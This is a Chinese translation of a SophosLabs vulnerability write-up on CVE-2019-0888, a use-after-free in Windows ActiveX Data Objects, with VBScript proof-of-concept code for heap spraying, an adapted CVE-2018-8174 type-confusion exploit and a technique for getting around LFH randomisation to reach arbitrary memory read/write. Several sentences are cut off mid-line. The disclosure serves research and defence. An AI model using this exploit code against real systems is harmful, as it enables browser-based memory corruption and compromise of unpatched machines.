CVE-2019-0888：Windows ActiveX数据对象中的Free-After-Free漏洞

Pinging / 2019-07-19 09:43:00 / 浏览数 3708 安全技术 漏洞分析 顶(0) 踩(0)

SophosLabs攻击安全研究团队在Windows的ActiveX数据对象（ADO）组件中发现了一个安全漏洞。 微软在2019年6月的补丁解决了这个问题。
自修补程序发布以来已经过去了一个月，因此我们决定发布对该错误的利用报告，以及如何利用它来实现ASLR绕过和读写语句。

本文使用了来自Windows 10的32位vbscript.dll文件版本5.812.10240.16384中的符号和类型。

背景

ADO是一种通过OLE数据库提供程序访问和操作数据的API。 在我们写明的示例中，OLE DB提供程序是Microsoft SQL服务器。
使用各种语言的不同程序可以使用此API。

在本文的范围内，我们将使用在Internet Explorer中运行的VBScript代码中的ADO，并连接到本地运行的Microsoft SQL Server 2014 Express实例。

下面是一个基本VBScript脚本示例，它通过使用ADO Recordset对象建立与本地数据库（名为SQLEXPRESS）的连接：


```
On Error Resume Next

Set RS = CreateObject("ADOR.Recordset")

RS.Open "SELECT * FROM INFORMATION_SCHEMA.COLUMNS", _
               "Provider=SQLOLEDB;" & _
               "Data Source=.\SQLEXPRESS;" & _
               "Initial Catalog=master;" & _
               "Integrated Security=SSPI;" & _
               "Trusted_Connection=True;"

If Err.Number <> 0 Then
       MsgBox("DB open error")
Else
       MsgBox("DB opened")
End If
```

使用来自Internet Explorer的ADO建立连接会提示此安全警告，这会不便于进行错误利用。



漏洞

Recordset Object方法NextRecordset不正确地处理其RecordsAffected参数。

当应用程序使用传递给它的Object-typed变量作为RecordsAffected参数调用此方法时，该方法将使该对象的引用计数减少1，同时保持变量可引用。

当引用计数降为0时，操作系统会销毁该对象并释放其内存。
但是，由于对象仍然可以通过其变量名称引用，因此进一步使用该变量将导致Use-After-Free条件。

以下是有关NextRecordset功能的重要信息：

> 使用NextRecordset方法在复合命令语句或返回多个结果的存储过程中返回下一个命令的结果。
>
> NextRecordset方法在断开连接的Recordset对象上不可用。
>
> 参数：RecordsAffected
> 可选的。 提供程序返回当前操作影响的记录数的Long变量。

简单地说，该方法适用于连接的Recordset对象，检索并返回某种与数据库相关的数据，并将数字写回所提供的参数。

该方法在库msado15.dll中实现，函数为CRecordset::NextRecordset。 这是在库的COM接口中定义NextRecordset的方式：

```
interface Recordset15 : _ADO {
    // ...
    [id(0x0000041c), helpcontext(0x0012c8d5)]
    HRESULT NextRecordset(
                    [out, optional] VARIANT* RecordsAffected,
                    [out, retval] _Recordset** ppiRs);
    // ...
};
```

如果方法成功检索与数据库相关的数据，则会调用内部函数ProcessRecordsAffected来处理受影响记录数量到参数RecordsAffected的分配。

在ProcessRecordsAffected内部，库创建一个名为local_copy_of_RecordsAffected的局部变量，将RecordsAffected参数浅拷贝到其中，然后调用VariantC

```
int __cdecl ProcessRecordsAffected(int RecordsAffectedNum, int *RecordsAffected, int is_64)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  retval = 0;
  if ( !RecordsAffected )
    return 0;
  RecordsAffected_0 = *RecordsAffected;
  RecordsAffected_2 = RecordsAffected[2];
  RecordsAffected_vt = *RecordsAffected & 0xBFFF;

  local_copy_of_RecordsAffected[1] = RecordsAffected[1];
  local_copy_of_RecordsAffected[0] = RecordsAffected_0;
  RecordsAffected_3 = RecordsAffected[3];
  local_copy_of_RecordsAffected[2] = RecordsAffected_2;
  local_copy_of_RecordsAffected[3] = RecordsAffected_3;

  VariantClear(local_copy_of_RecordsAffected);
```

VariantClear在这里描述。

“该函数通过将vt字段设置为VT_EMPTY来清除VARIANTARG。”
“VARIANTARG的当前内容先发布。 […]如果vt字段是VT_DISPATCH，则释放该对象。”

VBScript对象变量本质上是用C++实现的包装ActiveX对象。 它们由CreateObject函数创建，例如上面代码示例中的变量RS。

VBScript对象在内部表示为VT_DISPATCH类型的Variant结构。
因此，在这种情况下，对VariantClear的调用会将local_copy_of_RecordsAffected的类型设置为VT_EMPTY，并对其执行“释放”，这意味着它将调用其基础C++对象
如果引用计数达到0，则销毁该对象。

在VariantClear调用之后，该函数继续如下：

```
if ( is_64 )
{
  ResultVariant.vt = VT_I8;
  ResultVariant.cyVal.int64 = RecordsAffectedNum;
}
else
{
  ResultVariant.vt = VT_I4;
  ResultVariant.lVal = RecordsAffectedNum;
}
if ( RecordsAffected_vt != adError && RecordsAffected_vt && RecordsAffected_vt != 1 )
{
  result = VariantChangeType(&ResultVariant, &ResultVariant, 0, RecordsAffected_vt);
  retval = result;
  if ( result < 0 )
  {
    if ( _bidGblFlags & 2 )
    {
      _bidTraceW(util_cpp, 2230281, L"<ProcessRecordsAffected|ADO|ERR>  line %d\n", 2178);
      result = retval;
    }
    return result;
  }
}
```

此函数将64位整数变量RecordsAffectedNum转换为带符号的32位整数（此处称为类型VT_I4），并将该值传递给VariantChangeType，以尝试将其转换为RecordsAf

不存在将VT_I4类型转换为VT_DISPATCH类型的逻辑，因此VariantChangeType将始终在此处失败，并且将早期的路径返回。
由于在其COM接口声明中使用out属性定义了RecordsAffected，因此ProcessRecordsAffected处理RecordsAffected的方式将对程序产生影响：

“[out]属性指示作为指针的参数及其在内存中的关联数据将从被调用过程传递回调用过程。”

简单地说，在NextRecordset返回后，无论是处于原始状态还是由ProcessRecordsAffected修改为的状态，RecordsAffected将被传递回程序。回顾函数在易受攻击的场景

VariantClear在RecordsAffected的副本上调用，因此它会触发副本的基础C ++对象的释放，并将副本的类型更改为VT_EMPTY。

由于复制是以浅层方式完成的，因此RecordsAffected及其副本都包含指向底层C++对象的相同指针。其中一个变量的释放相当于第二个变量的释放。但是，将副本的类型

由于RecordsAffected的类型尚未清空，它将被传递回程序并保持可引用，尽管其基础C++对象被释放并且可能被释放。

考虑到每次调用方法时看似如何触发错误，它如何设置完成调用而不会崩溃？

回顾文档，它指定RecordsAffected应该是Long类型。VariantClear对VT_I4变体的破坏性影响与对VT_DISPATCH变体（释放其对象）的破坏性影响不同。因此，只要

修复过程

这个漏洞在微软2019年6月版的补丁周二进行了修复，并被分配为CVE-2019-0888。

函数ProcessRecordsAffected被修补以省略局部变量local_copy_of_RecordsAffected，而是直接在RecordsAffected上操作，正确清空其类型并防止它被传递

```
int __cdecl ProcessRecordsAffected(int RecordsAffectedNum, int *RecordsAffected, int is_64)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  retval = 0;
  result = 0;
  if ( RecordsAffected )
  {
    RecordsAffected_0 = *RecordsAffected;
    RecordsAffected_vt = *RecordsAffected & 0xBFFF;

    VariantClear(RecordsAffected);
```

攻击方案

使用此错误实现某种类型的exploit原语的最简单方法是使对象被释放，然后立即使用与释放对象相同大小的受控数据内存分配来填写堆，以便使用的内存保持对象现在拥有我们自己的任意数据。

```
On Error Resume Next

Set RS = CreateObject("ADOR.Recordset")
Set freed_object = CreateObject("ADOR.Recordset")
```

```
' Open Recordset connection to database
RS.Open "SELECT * FROM INFORMATION_SCHEMA.COLUMNS", _
               "Provider=SQLOLEDB;" & _
               "Data Source=.\SQLEXPRESS;" & _
               "Initial Catalog=master;" & _
               "Integrated Security=SSPI;" & _
               "Trusted_Connection=True;"

' Connection objects to be used for heap spray later
Dim array(1000)
For i = 0 To 1000
       Set array(i) = CreateObject("ADODB.Connection")
Next

' Data to spray in heap: allocation size will be 0x418
' (size of CRecordset in 32-bit msado15.dll)
spray = ChrW(&h4141) & ChrW(&h4141) & _
       ChrW(&h4141) & ChrW(&h4141) & _
       Space(519)

' Trigger bug
Set Var1 = RS.NextRecordset(freed_object)

' Perform heap spray
For i = 0 To 1000
       array(i).ConnectionString = spray
Next

' Trigger use after free
freed_object.Clone()
```

第4行创建了一个新的VBScript对象freed_object，其底层C++对象的类型为CRecordset，结构为0x418字节。

第27行将freed_object的底层C++对象的引用计数减少为0，并且应该导致其内部资源的释放。

第31行使用ADODB.Connection类的ConnectionString属性来注入堆。当一个字符串被分配到ConnectionString时，它会创建一个本地副本，分配一个与分配的字符

第35行解除引用freed_object。此时，对此变量的任何引用都将调用基础C++对象上的动态分派，这意味着将取消引用其虚拟表指针，并从该内存加载函数指针。由于虚拟

为了使这个原语能对实际漏洞产生效果，我们需要依赖于在程序的地址空间，可控的存储器地址。这是ASLR无法实现的壮举。必须使用更好的方法来破解像ASLR这样的防御

进一步攻击

在寻找有关类似VBScript错误的开发方法的现有研究时，我们遇到了CVE-2018-8174。
被称为"双杀"漏洞的是2018年5月安全公司奇虎360在网络中发现的。大量文章都是关于剖析捕获的漏洞利用和底层漏洞的，所以有关详细信息，我们将参考以下内容：

[1] Analysis of CVE-2018-8174 VBScript 0day, 360 Qihoo

[2] Delving deep into VBScript: Analysis of CVE-2018-8174 exploitation, Kaspersky Lab

[3] Dissecting modern browser exploit: case study of CVE-2018–8174, piotrflorczyk

CVE-2018-8174是关于处理 Class_Terminate回调函数的VBScript中的释放后使用错误。
从本质上讲，它提供了释放VBScript对象但保持可引用的能力，类似于ADO bug的属性。

漏洞利用了一种复杂的技术，该技术采用类型混淆攻击将释放使用后的功能转换为ASLR绕过和随处读写原语。
该技术本身并没有用（没有启用它的bug），并且在技术上不是一个bug，所以它从来没有"修复"，并且仍然存在于代码库中。 Piotr Florczyk在文章中解释了这种技术。

鉴于2个错误之间的相似性，应该可以从Florczyk的文章中获取CVE-2018-8174的注释漏洞利用代码，替换特定于错误的代码部分以利用ADO错误，并使其成功运行办法。

```
diff --git a/analysis_base.vbs b/analysis_modified.vbs
index 6c1cd3f..fd25809 100644
--- a/analysis_base.vbs
+++ b/analysis_modified.vbs
@@ -1,3 +1,14 @@
+Dim RS(13)
+For i = 0 to UBound(RS)
+    Set RS(i) = CreateObject("ADOR.Recordset")
+    RS(i).Open "SELECT * FROM INFORMATION_SCHEMA.COLUMNS", _
```


```
+        "Provider=SQLOLEDB;" & _
+        "Data Source=.\SQLEXPRESS;" & _
+        "Initial Catalog=master;" & _
+        "Integrated Security=SSPI;" & _
+        "Trusted_Connection=True;"
+Next
+
Dim FreedObjectArray
Dim UafArrayA(6),UafArrayB(6)
Dim UafCounter
@@ -101,7 +112,8 @@ Public Default Property Get Q
    Dim objectImitatingArray
    Q=CDbl("174088534690791e-324") ' db 0, 0, 0, 0, 0Ch, 20h, 0, 0
    For idx=0 To 6
-        UafArrayA(idx)=0
+        On Error Resume Next
+        Set m = RS(idx).NextRecordset(resueObjectA_arr)
    Next
    Set objectImitatingArray=New FakeReuseClass
    objectImitatingArray.mem = FakeArrayString
@@ -116,7 +128,8 @@ Public Default Property Get P
    Dim objectImitatingInteger
    P=CDbl("636598737289582e-328") ' db 0, 0, 0, 0, 3, 0, 0, 0
    For idx=0 To 6
-        UafArrayB(idx)=0
+        On Error Resume Next
+        Set m = RS(7+idx).NextRecordset(resueObjectB_int)
    Next
    Set objectImitatingInteger=New FakeReuseClass
    objectImitatingInteger.mem=Empty16BString
@@ -136,19 +149,7 @@ Sub UafTrigger
    For idx=20 To 38
        Set objectArray(idx)=New ReuseClass
    Next
-    UafCounter=0
-    For idx=0 To 6
-        ReDim FreedObjectArray(1)
-        Set FreedObjectArray(1)=New ClassTerminateA
-        Erase FreedObjectArray
-    Next
    Set resueObjectA_arr=New ReuseClass
-    UafCounter=0
-    For idx=0 To 6
-        ReDim FreedObjectArray(1)
-        Set FreedObjectArray(1)=New ClassTerminateB
-        Erase FreedObjectArray
-    Next
    Set resueObjectB_int=New ReuseClass
End Sub
```

为ADO bug生成一个可用的漏洞。

事实证明，此漏洞利用适用于运行Windows 7的系统，但不适用于Windows 8或更高版本。 原始捕获的漏洞也是如此。
漏洞由于“低碎片堆（LFH）分配顺序随机化”而中断，这是Windows 8中引入的堆的安全方案，它打破了FAF后的开发方案。

绕过LFH分配顺序随机化

以下是Microsoft引入LFH分配顺序随机化后堆如何变化的一个示例：



引入分配顺序随机化改变了malloc-> free-> malloc执行的结果，从遵循LIFO（后进先出）逻辑到非确定性。

```
Class ReplacingClass_Array
Public Default Property Get Q
   ...
   For idx=0 To 6
       On Error Resume Next
       Set m = RS(idx).NextRecordset(reuseObjectA_arr)
   Next
   Set objectImitatingArray=New FakeReuseClass
   ...
```

在VBScript中，所有自定义类对象都由VBScriptClass C++类在内部表示。
VBScript在执行自定义类对象实例化语句时调用函数VBScriptClass::Create。它使用0x44字节大小的分配来保存VBScriptClass对象。

当控件到达第8行时，For循环刚刚完成销毁reuseObjectA_arr，这是自定义类ReuseClass的一个实例。这将导致调用VBScriptClass析构函数，释放先前分配的0x4

成功运行类型混淆攻击的基础是假设objectImitatingArray将被分配与刚刚释放的reuseObjectA_arr具有相同的堆内存资源。但是如前所述，启用分配顺序随机化后

由于类型混淆攻击，会发生内存损坏。发生损坏的堆分配不是VBScriptClass本身的顶级（0x44）分配，而是绑定到它的某个0x108字节大小的子分配，用于存储对象的方

为了更具体地说明需要满足的条件，如果在销毁reuseObjectA_arr之后，新的VBScript对象接收到与之前保持的一个reuseObjectA_arr相同的0x108分配地址，则类

该技术的内存损坏部分的具体细节并不是很容易理解，建议阅读卡巴斯基背景文章以更好地理解它，但这是它的要点。

ReuseClass的方法SetProp具有以下语句：mem = Value。 Value是一个对象变量，因此必须在完成赋值之前调用其Default Property Getter。

VBScript引擎（vbscript.dll）调用内部函数AssignVar来执行此类赋值。这是一个简化的伪代码来解释它是如何工作的：

```
AssignVar(VARIANT *destinationObject, char *destinationVariableName, VARIANT *source) {
 // here, destinationObject is a ReuseClass instance, destinationVariableName is "mem", source is <Value>

 // get the address of object <destinationObject>'s member variable with the name <destinationVariableName>.
 VARIANT *destinationPointer = CScriptRuntime::GetVarAdr(destinationObject, destinationVariableName);

 // if the given source is an object, call the object's
 // default property getter to get the actual source value
 if (source->vt == VT_IDISPATCH) {
   VARIANT *sourceValue = VAR::InvokeByDispID(source);
 }

 // perform the assignment
 *destinationPointer = *sourceValue;
}
```

函数VAR::InvokeByDispID调用源对象的默认属性getter，允许我们在AssignVar执行过程中运行任意VBScript代码。如果我们使用该空间来触发目标对象的内存中的销毁和

写入的内存地址是CScriptRuntime::GetVarAdr返回的值，它是指向给定对象0x108分配内某处的指针。它在分配中的确切偏移取决于给定对象的类定义特别是其方法和

ReuseClass和FakeReuseClass的定义以强制公共成员变量mem的不同偏移量的方式排列。这样做，我们强制最终赋值损坏对象的mem变量的头，以便将其转换为基类指

CVE-2018-8174的漏洞使用一次性方法来尝试解决类型混淆攻击，这意味着在销毁reuseObjectA_arr之后只创建了一个新对象。正如我们之前解释的那样，这只能在Wi
8之前的Windows系统上可靠地运行，因为Windows 8缺少LFH分配顺序随机化功能。

为了使这个漏洞利用在Windows
10系统上，我们可以实现一种强制方法来尝试类型混淆攻击。我们可以批量创建新对象，而不是创建单个新对象，以确保释放的0x108分配最终将被分配到其中一个。


以下是将代码转换为实现的直接方法：

```
Set reuseObjectA_arr=New ReuseClass
...
Class ReplacingClass_Array
Public Default Property Get Q
   Dim objectImitatingArray

   Q=CDbl("174088534690791e-324") ' db 0, 0, 0, 0, 0Ch, 20h, 0, 0

   For i=0 To 6
       DecrementRefcount(reuseObjectA_arr)
   Next

   For i=0 to UBound(UafArrayA)
       Set objectImitatingArray=New FakeReuseClass
       objectImitatingArray.mem = FakeArrayString
       For j=0 To 6
           Set UafArrayA(i,j)=objectImitatingArray
       Next
   Next
End Property
End Class
```



在用新的FakeReuseClass对象批量填充UafArrayA数组并完成mem = Value赋值之后，我们可以迭代数组并找到其mem变量已成功损坏的对象变为数组：

```
For i=0 To UBound(UafArrayA)
   Err.Clear
   a = UafArrayA(i,0).mem(Empty16BString_addr)
   If Err.Number = 0 Then
```

```
        Exit For
    End If
Next
If i > UBound(UafArrayA) Then
    MsgBox("Could not find an object corrupted by reuseObjectA_arr")
Else
    MsgBox("Got UafArrayA_obj from UafArrayA(" & i & ")")
    Set UafArrayA_obj = UafArrayA(i,0)
End If
```

损坏的对象将是唯一一个不会在第3行引发异常的对象。一旦找到它，就可以使用索引引用它，允许读取和写入进程内存空间中的所有地址。

通过对原始漏洞的修复，它现在也可以在Windows 10系统上运行。

PoC

SophosLabs GitHub repository.

本文为翻译文章，翻译原文为：https://news.sophos.com/en-us/2019/07/09/cve-2019-0888-use-after-free-in-windows-activex-data-objects-ado/